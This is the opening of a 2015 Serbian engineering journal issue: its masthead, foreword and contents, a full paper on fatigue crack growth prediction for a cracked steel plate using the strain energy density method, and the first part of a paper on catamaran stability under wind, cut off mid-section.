

МАШИНСТВО
ЗАШТИТА ЖИВОТНЕ СРЕДИНЕ
РАЧУНАРСТВО
МЕНАѢМЕНТ
МИЛЕВА МАРИЋ АЈНШТАЈН
ИНЖЕЊЕРСКЕ ЛЕГЕНДЕ
ЗРЕЊАНИНА





ДИТ

Научно-стручни часопис
Scientific-profesional journal

Година XXI, Број 23, септембар 2015. год.
Year XXI, Issue 23, September 2015. year

Оснивач: Друштво инжењера и техничара „Зрењанин“

Издавач: Друштво инжењера Зрењанин
Висока техничка школа струковних студија Зрењанин

Главни уредник: Милан Зечар, дипл.инж.
Одговорни уредник: Др Милорад Ранчић, професор
Технички уредник: Др Жељко Еремић, професор

Уређивачки одбор:

Др Милан Николић, професор, Технички факултет у Зрењанину
Др Лазо Манојловић, професор, ВТШСС у Зрењанину
Др Мирослав Ламбић, професор, Технички факултет у Зрењанину
Др Жељко Еремић, професор, ВТШСС у Зрењанину
Др Миленко Сташевић, професор, ВТШСС у Зрењанину
Др Горан Јањић, професор, ОШ у Клеку
Др Чедомир Ивановић, професор, ВТШСС у Зрењанину
Др Гордана Лудајић, професор, ВТШСС у Зрењанину

Издавачки савет:

Др Данијела Јашин, професор, ВТШСС у Зрењанину, председник
Никола Адамовић, дипл.инж. Телеком Србија
Др Роберт Молнар, професор, ВТШСС у Зрењанину
Горан Максимовић, дипл.инж., Културни центар Зрењанин
Данило Поповић, професор, Специјална школа „9. Мај“ Зрењанин
Мр Милан Девић, Град Зрењанин
Дубравка Булован Бегин, професор, Град Зрењанин

Лектор: Мр Олга Деретић, професор

Штампа: Висока техничка школа струковних студија Зрењанин
Тираж: 300

Часопис је први пут уписан у Регистар средстава јавног информисања
Министарства за информисање Републике Србије 24.11.1994.године
под редним бројем 1807.

ISSN 0354-7140

ИЗДАВАЧИ



ДРУШТВО ИНЖЕЊЕРА
ЗРЕЊАНИН



ВИСОКА ТЕХНИЧКА ШКОЛА
СТРУКОВНИХ СТУДИЈА ЗРЕЊАНИН

ФИНАНСИЈСКА ПОДРШКА



ГРАД ЗРЕЊАНИН

СIP - Каталогизација у публикацији
Библиотека Матице српске, Нови Сад

62

ДИТ : научни-стручни часопис / главни уредник Милан
Зечар. - Год. 1, бр. 1 (1995)-год. 9, бр. 19/20 (2003) ;
Год. 21, бр. 23 (2015)- . - Зрењанин : Друштво
инжењера Зрењанин, 1995-2003; 2014-. - 29 cm

Полугодишње.
ISSN 0354-7140 = ДИТ
COBISS.SR-ID 105108999

РЕЧ ГЛАВНОГ УРЕДНИКА

Поштоване колеге, уважени читаоци, пред вама је нови број 23 научно – стручног часописа ДИТ, који заједнички издају Друштво инжењера Зрењанин и Висока техничка школа у Зрењанину, са циљем афирмације науке, струке, технике и знања као претпоставке развоја и просперитета наше средине.

Време је показало да је развој привреде и индустрије темељ развоја друштва у целини. Наш град и Средњебанатски округ је не тако давно, предњачио у поменутих делатностима на нивоу бивше велике нам државе.

Нажалост, ситуација данас је доста другачија, са многим угашеним фабрикама и производним погонима. Покушај афирмације науке, технике и знања, преко овог вида презентације је и наш допринос развоју привреде и индустрије уз планску и хармоничну сарадњу са средњим и високим школством.

Овај број научно – стручног часописа је посвећен Милеви Марић Ајнштајн, једној од најумнијих Српкиња, жени за који многи извори указују да је својим научним радом, посебно из области математике, у многоме допринела афирмацији и слави Алберта Ајнштајна. Цена, скромност и патријархално васпитање, као и посвећеност улози супруге и мајке је допринела да њен научни допринос остане у сенци, због чега ми на овај начин смо желели да је избавимо из заборава и немара.

Главни уредник:
Милан М. Зечар

САДРЖАЈ

РЕЧ ГЛАВНОГ УРЕДНИКА	3
МАШИНСТВО	
Миленко Сташевић, С. Максимовић, Б. Рајновић, Миљан Сташевић: ПРОЦЕНА ПРЕОСТАЛОГ ЗАМОРНОГ БЕКА КОНСТРУКЦИЈА КОРИСТЕЊИ МЕТОДУ ГУСТИНЕ ЕНЕРГИЈЕ ДЕФОРМАЦИЈЕ RESIDUAL FATIGUE LIFE PREDICTION OF DAMAGED STRUCRAL ELEMENTS USING STRAIN ENERGY DENSITY METHOD.....	5
V. Mulić, R. Kuručki: HIDRAULIČKO MOTORNI STABILITET CARСКЕ LAĐE HYDRAULIC MOTOR STABILITY OF IMPERIAL SHIP	11
P. Mošorinski, M. Rančić: VIRTUELNA PROIZVODNJA VIRTUAL PRODUCTION	21
ЗАШТИТА ЖИВОТНЕ СРЕДИНЕ	
Г. Лудајић, Ј. Филиповић, Ј. Киурски-Милошевић, Д. Јашин: ОРГАНОФОСФОРНИ ПЕСТИЦИДИ У ПШЕНИЦИ КАО ПОСЛЕДИЦА ЗАГАЂЕЊА ЖИВОТНЕ СРЕДИНЕ ORGANOPHOSPHORUS PESTICIDES IN WHEAT AS RESULT OF ENVIRONMENTAL POLLUTION	29
Ј. Киурски-Милошевић, Д. Јашин, Г. Лудајић, А. Шућуровић: МАМДАНИ ФАЗИ МОДЕЛ ПРОЦЕНЕ КВАЛИТЕТА ПОДЗЕМНЕ ВОДЕ ГРАДА ЗРЕЊАНИНА MAMDANI FUZZY MODEL FOR GROUNDWATER QUALITY ASSESSMENT IN THE CITY OF ZRENJANIN	35
РАЧУНАРСТВО	
Ž. Eremić, L. Manojlović, I. Borjanović: BEZBEDNOST BEŽIČНИН MREŽA SAFETY OF WIRELESS NETWORKS.....	45
МЕНАЏМЕНТ	
Č. Ivanović: NARKOMANIЈA I NJENE POSLEDICE DRUG ADDICTION AND ITS CONSEQUENCES	53
МИЛЕВА МАРИЋ АЈНШТАЈН	59
ИНЖЕЊЕРСКЕ ЛЕГЕНДЕ ЗРЕЊАНИНА.....	61
УПУТСТВО ЗА ПИСАЊЕ РАДОВА	62

ПРОЦЕНА ПРЕОСТАЛОГ ЗАМОРНОГ ВЕКА КОНСТРУКЦИЈА КОРИСТЕЋИ МЕТОДУ ГУСТИНЕ ЕНЕРГИЈЕ ДЕФОРМАЦИЈЕ

RESIDUAL FATIGUE LIFE PREDICTION OF DAMAGED STRUCRAL ELEMENTS USING STRAIN ENERGY DENSITY METHOD

Др МИЛЕНКО С. СТАШЕВИЋ, професор струковних студија

Visoka tehnička škola струковних студија у Зрењанину

Др СТЕВАН МАКСИМОВИЋ, редовни професор

Војно - технички Институт, Београд

Др БОЖИДАР РАЈНОВИЋ, професор струковних студија

Бранка Радичевића 14 А, Зрењанин

МИЉАН М. СТАШЕВИЋ, дипломирани инжењер информационих технологија

Технички факултет „Михајло Пупин“, Зрењанин

REZIME

У раду је формулисана комплетна метода за анализу ширења прелине, тј. процену преосталог века елемената конструкције типа плоче са отвором и једном иницијалном прелином. Метода је базирана на енергетском критеријуму, односно густини енергије деформације (GED). Метод GED користи цикличне карактеристике материјала из домена малоцикласног замора (МЦЗ), односно исте карактеристике материјала које се користе и за процену века до појаве иницијалног оштећења. Фактори интензитета напона су одређени аналитичким путем. Формулисана метода је затим коришћена за процену века структуралног елемента у условима дејства аксијалног оптерећења константне амплитуде. Резултати нумеричке симулације ширења прелине на бази методе густине ширења прелине су упоређени и верификовани са сопственим експерименталним истраживањима. Добијено је изузетно добро слагање резултата нумеричке симулације са експерименталним резултатима.

Кључне речи: Процена преосталог века, Ширење прелине, Густина енергије деформације, униаксијално оптерећење

ABSTRACT

In this paper the complete method for the analysis of crack propagation is formulated, as well as the prediction of residual life of the structural element in the form of a panel with a hole and a single initial crack. This method is based on the energy criterion, or in other words on strain energy density. Strain energy density method uses the cyclic characteristics of materials from low-cycle fatigue domain, the same characteristics which are being used for life prediction until the occurrence of initial damage. Stress intensity factors are being calculated analytically. Formulated method has been used for life prediction of the structural element while being exposed to uniaxial load of constant amplitude. Results of numerical simulation for crack propagation based on density method have been compared to and verified by experimental results.

Key words: Fatigue, residual life, crack propagation prediction, strain energy density method, uniaxial load.

1. УВОД

Спољашња оптерећења која делују током радног века, на елементе структура односно целе конструкције, као што је примера ради торањ постројења за истраживање нафте и гаса, су произвољно променљивог цикличног карактера. Таква променљива циклична оптерећења постепено разарају елемент структуре од циклуса до циклуса и могу проузроковати лом услед замора. Замор због своје сложености може бити разматран кроз две фазе. прву фазу која је позната као фаза до појаве иницијалног оштећења⁹ и другу, фазу ширења прслине^{10, 11}.

Предмет овог истраживања је усмерен на другу фазу, односно на процену преосталог века елемената конструкција са иницијалним оштећењима у виду прслина. Без обзира о којој фази је реч поред реализације великог броја експеримената, неопходно је развијати нове и побољшати већ постојеће нумеричке моделе за процену века.

У инжењерској пракси примена таквих нумеричких модела за процену века омогућава да се релативно брзо, математичким путем, процени век одговарајућег елемента структуре. Сваки од нумеричких модела за процену века мора бити базиран на одговарајућим критеријумима.

Лом елемента структуре се догађа у фази ширења прслине тако да посебна пажња мора бити усмерена баш на ту фазу. Пошто до лома најчешће доводи присуство пластичних деформација значајно је да се у оквиру критеријума анализира и укључи у разматрање присуство како еластичне тако и пластичне деформације. На тај начин и прорачун века за фазу ширења прслине реалније описане стварно понашање елемента структуре у условима дејства цикличног оптерећења. Један од критеријума који укључује у разматрање присуство и еластичне и пластичне деформације је енергетски критеријум.

Приликом формулисања енергетског критеријума могу бити коришћени различити параметри. Међутим најбоље је користити оне параметре помоћу којих адекватно може бити дефинисана енергија која се апсорбује у материјалу и касније доводи до лома елемента структуре. Тако, модели формулисани од стране Weertman¹ и Burck² били су базирани на параметрима ниско-цикличног замора. Они су дошли до закључка да је могуће одредити апсорбовану енергију до лома уз познавање ниско-цикличних параметара. Нешто касније, Liu³ као и многи други^{4,5,7,8} у оквиру својих истраживања су користили параметре ниско-цикличног замора приликом процене века елемената структура са иницијалним оштећењима.

Значајан допринос је и Chand-a, Garg-a⁴ јер су у свом моделу извршили модификацију модела Weertman уз коришћење Rice-ове методе суперпозиције⁵.

Циљ овог рада је да се развије погодан и ефикасан нумерички приступ који омогућава процену века елемената структура за фазу ширења прслине. Поред тога, формулисани модел је базиран на енергетском критеријуму^{8,9}. У оквиру предложеног модела/процедуре користе се исти параметри који су потребни за фазу до појаве иницијалног оштећења.

2. ФОРМУЛИСАЊЕ МОДЕЛА ЗА ПРОЦЕНУ ВЕКА

Приликом процене века елемената структуре са иницијалног оштећења неопходно је формулисати функционалну зависност између градијента ширења прслине da/dN и фактора интензитета напона K_I .

Највећа акумулација оштећења се јавља у процес зони. Самим тим, неопходно дефинисати а након тога и одредити енергију која проузрокује оштећење у процес зони. За зону око врха прслине односно, процес зону могуће је дефинисати енергију насталу услед пластичне деформације ω_p у циклусу по јединици дужине као функције опсега фактора интензитета напона ΔK_I и то:

$$\omega_p = \left(\frac{1 - n'}{1 + n'} \right) \frac{\Delta K_I^2}{E I_{n'}} \psi \quad (2.1)$$

Где су: n' - експонент деформационог ојачања при цикличном оптерећењу, E - Young-ов модуо еластичности, $I_{n'}$, ψ - константе зависне од индекса ојачања n' .

Пошто је дефинисана зависност за енергију услед пластичне деформације ω_p као функције ΔK_I , сада је неопходно успоставити зависност између градијента ширења прслине da/dN и ω_p . Приликом успостављања потребне зависности мора се поћи од чињенице да долази до ширења прслине уколико енергија при пластичној деформацији ω_p у циклусу, достигне апсорбовану енергију у истом циклусу W_c , односно:

$$\frac{da}{dN} = \frac{\omega_p}{W_c} \quad (2.2)$$

У једначини (2.2) апсорбовану енергију у циклусу W_c може бити дефинисана уколико је позната релација напон - деформација односно једначина понашања материјала. Погодна релација

за понашање материјала којом се укључује и еластично и пластично понашање је Ramberg – Osgood-ова једначина:

$$e_a = \frac{S_a}{E} + \left(\frac{S_a}{k'} \right)^{1/n'} \quad (2.3)$$

где су: e_a – амплитуда деформације, S_a - амплитуда напона, k' - коефицијент чврстоће при цикличном оптерећењу.

Уколико је једначина понашања материјала дата једначином (2.3), апсорбована енергија у циклусу W_c представља површину испод те криве у координатном систему S - e , односно:

$$W_c = \frac{4}{1+n'} \sigma_f' \varepsilon_f' \quad (2.4)$$

где су: σ_f' - коефицијент чврстоће при замору, ε_f' - коефицијент дуктилности при замору.

Коначно, уколико се у једначину (2.2) замене једначине (2.1) и (2.3) добија се функционална зависност између градијента ширења прслине и фактора интензитета напона. Након тога, добијена једначина може бити интегралена од иницијалне дужине прслине a_i до крајње дужине прслине a_c да би се добила релација која се може користити за процену века елемената структура које садрже иницијално оштећење, односно:

$$N = \frac{(1-n')\gamma}{4E I_{n'} \sigma_f' \varepsilon_f' a_i} \int_{a_i}^{a_c} (\Delta K_I - \Delta K_{th})^2 da \quad (2.5)$$

где је ΔK_{th} - константа која зависи од $R=S_{min}/S_{max}$, односно $\Delta K_{th} = \Delta K_{th0}(1 - R)\gamma$, $\gamma = 0.71$.

Значи једначина (2.5) представља закон ширења прслине на бази методе густине енергије деформације (GED) и она је уграђена у Софтверски пакет „PP_VEK“ - Процена Преосталог века елемената конструкција, који служи за анализу ширења прслине и процену преосталог века, за било који облик оштећења елемената конструкција у виду прслина.

Очигледно је да код ове зависности (2.5), користе цикличне карактеристике материјала из домена малоцикличног замора (МЦЗ) уместо динамичких параметара понашања материјала код конвенционалних закона ширења прслине попут Parisa, Formana и других. Основна предност овог приступа је у томе, да се за анализу ширења прскотине користе исте цикличне карактеристике материјала, које се користе и за процену века до појаве иницијалног оштећења.


3. ФАКТОР ИНТЕНЗИТЕТА НАПОНА

Једначине за градијент ширења прслине и за процену века до појаве лома формулишу се као функције фактора интензитета напона ΔK_I . Фактор интензитета напона је величина којом се у прорачун укључује геометрија елемента структуре и тип спољашњег оптерећења. У аналитичкој релацији за фактор интензитета напона, облика:

$$K_I = Y S \sqrt{\pi a}, \quad (2.6)$$

Y представља корективну функцију којом се описује геометрија елемента структуре и тип оптерећења, a – дужина прслине и S - напон.

На сл. 1, приказан је изглед структуралног елемента са отвором и иницијалном прслином. Фактор интензитета напона (ФИН) је одређен и применом методе коначних елемената (МКЕ). Прецизно, ФИН су одређени применом сингуларних коначних елемената за различите дужине прслина. На основу дискретних вредности ФИН који су одређени применом МКЕ формира са аналитички израз, у облику полинома, за ФИН какав је неопходан за анализе ширења прслине.



Сл. 1. Структурални елемент са отвором и једном прскотином.

4. РЕЗУЛТАТИ


Метода за прорачун века елемената конструкција за фазу ширења прслине (GED), формулисана у претходним одељцима биће примењена на структуралном елементу са отвором и једном прслином под дејством цикличних оптерећења константне амплитуде.

Пример 1: Анализа преосталог века структуралног елемента са отвором и једном прскотином.


Разматран је структурални елемент са отвором и иницијалном прслином на једној страни отвора, сл.

1. У циљу верификације прорачунске процедуре за анализу ширења прслине на бази густине енергије деформације (GED) извршено је и експериментално одређивање ширења прслине. Испитивање ширења прслине је извршено на сервохидрауличном МТС систему, сл. 2. Испитивања су вршена цикличним оптерећењима константне амплитуде.

На сл. 3, приказана је епрувета са постављеном мерном фолијом. Материјал епрувете је челик S355 JR (С. 0563) са следећим статичким величинама: (напон течења 409 МПа и затезна чврстоћа 551 МПа) и цикличним карактеристикама материјала, табела 1:



Sl. 2 . Експериментална мерење ширења прслине користећи мерне фолије.




Sl. 3. Изглед епрувете са иницијалном прслином и мерном фолијом.

Tabela 1: Цикличне карактеристике челика S355 JR.

Карактеристике	челик S355 JR
Модул еластичности, E, МПа	208200
Коефицијент цикличне чврстоће, K', МПа	1490.1
Експонент цикличног деформационог ојачавања, n'	0.22043
Коефицијент заморне чврстоће, σ'_f , МПа	1261.9
Експонент заморне чврстоће, b	-0.08128
Коефицијент заморне дуктилности, ϵ'_f	0.10530
Експонент заморне дуктилност, c	-0.53275

Експериментално испитивање ширења прслине спривете као и нумеричка симулација ширења прслине користећи метод GED су приказани на сл. 4.

Добро слагање резултата нумеричке симулације са експериментом, код структуралног елемента са отвором и једном иницијалном прслином, указује да се презентовани приступ може ефикасно користити у анализама преосталог века.



Sl. 4. Анализа ширења прслине: Поређење нумеричких и експерименталних резултата (K_c=139).

5. ЗАКЉУЧАК

У раду је презентована комплетна метода за процену преосталог века (GED) елемената структура типа структуралног елемента са кружним отвором и са иницијалним оштећењем у виду прслине. Предложена метода је изузетно погодна за процену преостале чврстоће при замору, јер не захтева додатна експериментална истраживања за одређивање неопходних динамичких параметара, већ се користе параметри за ниско циклични замор (low cyclic properties). Значи уколико се за неки елемент структуре одређује укупан век у домену ниско цикличног замора, одмах после одређеног броја циклуса до појаве иницијалног оштећења, могуће је приступити одређивању броја циклуса до ефективног лома. За процену преосталог века, односно за анализу ширења прслине коришћена је метода густине енергије деформације. Будући да су поред развоја методе нумеричке симулације коришћене на бази GED, где се користе цикличне карактеристике материјала уместо конвенционалних динамичких параметара за анализу ширења прслине, извршења је њена експериментална верификација. Добијена су изузетно добра слагања између резултата нумеричке процене преосталог века на бази GED са експерименталним резултатима.

ЛИТЕРАТУРА

- [1.] Weertman, J., Theory of fatigue crack growth based on a BCS theory with work hardening, Int. J Fracture, Vol. 9, pp. 125-130, 1973.
- [2.] Burck, L.H., J.N., Weertman, J., Fatigue crack propagation in iron and Mo solid alloys (77-296 K), Metall Trans. Vol. 7A, pp. 257-264, 1976.

- [3.] Liu, Y.Y., Lin, F.S., A mathematical equation relating low cycle fatigue data to fatigue crack propagation rates. *Int. J. Fatigue*, Vol. 6, pp.31-36, 1984.
- [4.] Chand, S., Gaarg, S.B.L., Crack propagation under constant amplitude loading, *Eng. Fract. Mech.*, Vol.21(1), pp. 1-30, 1985.
- [5.] Oh, Y.J., Nam, S.W, Low-cycle fatigue crack advance and life prediction. *J. Mater. Sci.* Vol. 27, pp. 2019-2025, 1992.
- [6.] Rice, J.R., Mechanics of crack tip deformation and extension by fatigue, In: *Fatigue Crack Propagation*, ASTM STP 415, Philadelphia, PA: American Society for testing and Materials, pp. 247-311, 1967.
- [7.] Бољановић, С., Максимовић, С., Белић, И., *Fatigue Life Prediction of Structural Components Based on Local Strain and an Energy Crack Growth Models*, WSEAS TRANSACTIONS on APPLIED and THEORETICAL MECHANICS Issue 2, Volume 1, pp. 196-203, December 2006.
- [8.] Максимовић, С., Прорачун чврстоће структуре авиона са аспекта замора и механике лома, 2. Научно-стручни скуп из области одбрамбених технологија, ОТЕН 2007, Београд.
- [9.] Макдимовић, С., *Fatigue Life Analysis of Aircraft Structural Components*, Scientific Technical Review, Vol. LV, No.1, 2005.
- [10.] Јовчић, Г., Живковић, М., Максимовић К., Ђорђевић, Н., *The crack growth analysis on the real structure using the X-FEM and EFG methods*, Scientific Technical Review, No. 2, 2008.
- [11.] М. Сташевић, Прилог процене века конструкције торња постројења за истраживање нафте и гаса, докторски рад, Факултет техничких наука, Нови Сад, 2014

HIDRAULIČKO MOTORSKI STABILITET CARSKE LAĐE

HYDRAULIC MOTOR STABILITY OF IMPERIAL SHIP

MULIĆ VESELIN, inž. spec.
KURUČKI RADIVOJ, strukovni inž.maš.
Visoka tehnička škola strukovnih studija u Zrenjaninu

REZIME

U radu su saopšteni jednogodišnji rezultati istraživanja stabiliteta katamarana Carska lađa kroz partnerstvo sa kapetanijom u Titelu i nacionalnim rezervatom Carska bara za potrebe plovodne dozvole.

ABSTRACT

The scientific work presents the results of a one-year research about the stability of the catamaran of the Imperial ship, through partnership with a captaincy in Titel and National Reserve Imperial Pond.

A. SPOLJNE SILE KATAMARANA

U praksi najčešći proračuni kojima se određuje ugao nagiba φ odnosno gaženja usled dejstva momenta spoljašnjih sila (vetar i dr.), prenošenje tereta, utovara tereta katamarana itd. Kako su u tim slučajevima nagibi φ srazmerno mali, mogu se svi proračuni do nagiba $\varphi - 10^\circ$ sprovesti po obrascu za početni stabilitet (A.3)

$$M_{st} = D \cdot \overline{M_0} \cdot \overline{G_0} \cdot \sin \varphi - D \cdot \overline{M_0} \cdot \overline{G_0} \cdot \overline{\varphi}$$

ili u koliko su nagibi veći, a brodovi imaju veći deo dužine sa uspravnim rebrima po obrascu (A.4)

$$M_{st} = D \cdot (\overline{M_0} \cdot \overline{G_0} + \frac{1}{2} \cdot \overline{M_0} \cdot \overline{F_0} \cdot tg^2 \cdot \varphi) \cdot \sin \varphi$$

Ugao nagiba katamarana Carska lađa se nalazi iz uslova jednakosti momenta spoljnih sila M_k i momenta stabiliteta M_{st} tj. (A.5), $M_k = M_{st}$

A.1 Delovanje momenta


Najčešći slučajevi dejstva momenta su zbog delovanja vetra, propelera i zaokretanja katamarana. Momenat spoljašnjih sila M_k se u najviše slučajeva menja sa nagibom katamarana φ , dok je nekad konstantan kao kod dejstva propelera.

A.1.1 Momenat vetra na carskoj bari

Uzima se da vetar dejstvuje normalno na simetrijsku vertikalnu ravan XZ, jer je taj slučaj najopasniji. Rezultujuća sila vetra W_i stvara se jednakom silom W_a bočnog otpora spreg prema formuli (A.6): $M_k = W_i \cdot e$, gde je:

e krak između sila, slike (A.34a, b, c). Bočni otpor vode W_a uzima se da deluje u težištu podvodne laterarne površine (slika A.35), ili praktično na polovini gaženja katamarana, što zadovoljava kod većine brodova, gde je laterarna površina skoro prugaonik.


Pošto se brzina vetra V kod iste nominalne jačine vetra povećava sa visinom od vodene površine (slika A.35) to će rezultanta biti iznad težišta nadvodne laterarne površine. U tom slučaju momenat vetra ćemo naći tako da nadvodnu laterarnu površinu rastavimo na trke paralelne sa VL (vodena linija) jednake visine i računamo za svaku traku momenat uzimajući pri tome brzinu vetra za nadvodnu visinu koja odgovara položaju sredine visine trake.



Slika A.34a Carska lađa-pramac

Tako je momenat vetra (A.7).

$$M_k = \sum_{i=1}^n \left(\xi \frac{\rho}{2} \cdot V_i^2 \cdot F_{i3} \cdot e_i \right), (kNm)$$



Slika A.34b Carska lađa sa koordinatama težišta palube i nadgrađa

gde je:

$$\rho = 0,226 \left(\frac{kg}{m^3} \right) - \text{gustina vazduha}$$

$\xi = (1,2 - 1,3)$ -koeficijent oblika i hrapavosti katamarana

V_i – brzina vetra u (m/sec) na pojedinim trakama,

F_i – površina trake u (m^2)

e_i – odstojanje težišta trake u (m)



Slika A.34c Fotografija pramca

Tabela A.19

$\frac{F_i}{F_w}$
Putnički brod 2,5-3
Putničko teretni brod 1,8-2,2
Teretni brod 1,0-1,3

Promena brzina prikazana na slici A.36 je za slučaj strujanja vetra bez prepreka, što se praktično može desiti na Carskoj bari bez obalnog drvodreda. U slučajevima malih visina brodova, kao što je slučaj kod carske lađe može se uzeti za celu laterarnu površinu konstantna brzina vetra i to normalna brzina vetra, znači brzinu na visini 2m, tada uzimamo da rezultujuća sila vetra deluje u težištu nadvodne površine, čime se dobija praktično isti momenat vetra jer gornja ivica nadgradnje katamarana retko premaši visinu od 4m.

Sa nagibom φ katamarana se momenat vetra menja, jer se menja sila i krak vetra. Takav zakon promene ne može se uzeti, jer nadgradnja ima i širinu vidi, slika.A.38. Na osnovu empirijskih podataka može se za praksu uzeti da je za prvih $(30-40)^\circ$,

$M_k = M_{ko} = const$, a posle da opada po zakonu $\cos\varphi$ tj. jednačini (A.8) :


$$M_k = M_{ko} \cdot \cos \varphi \text{ za } \varphi \leq (30 - 40)^\circ.$$

Za grube proračune u fazi orijentacionih proračuna određuje se nadvodna laterarnu površinu iz odnosa laterarnih površina katamarana. Tako je dato za :

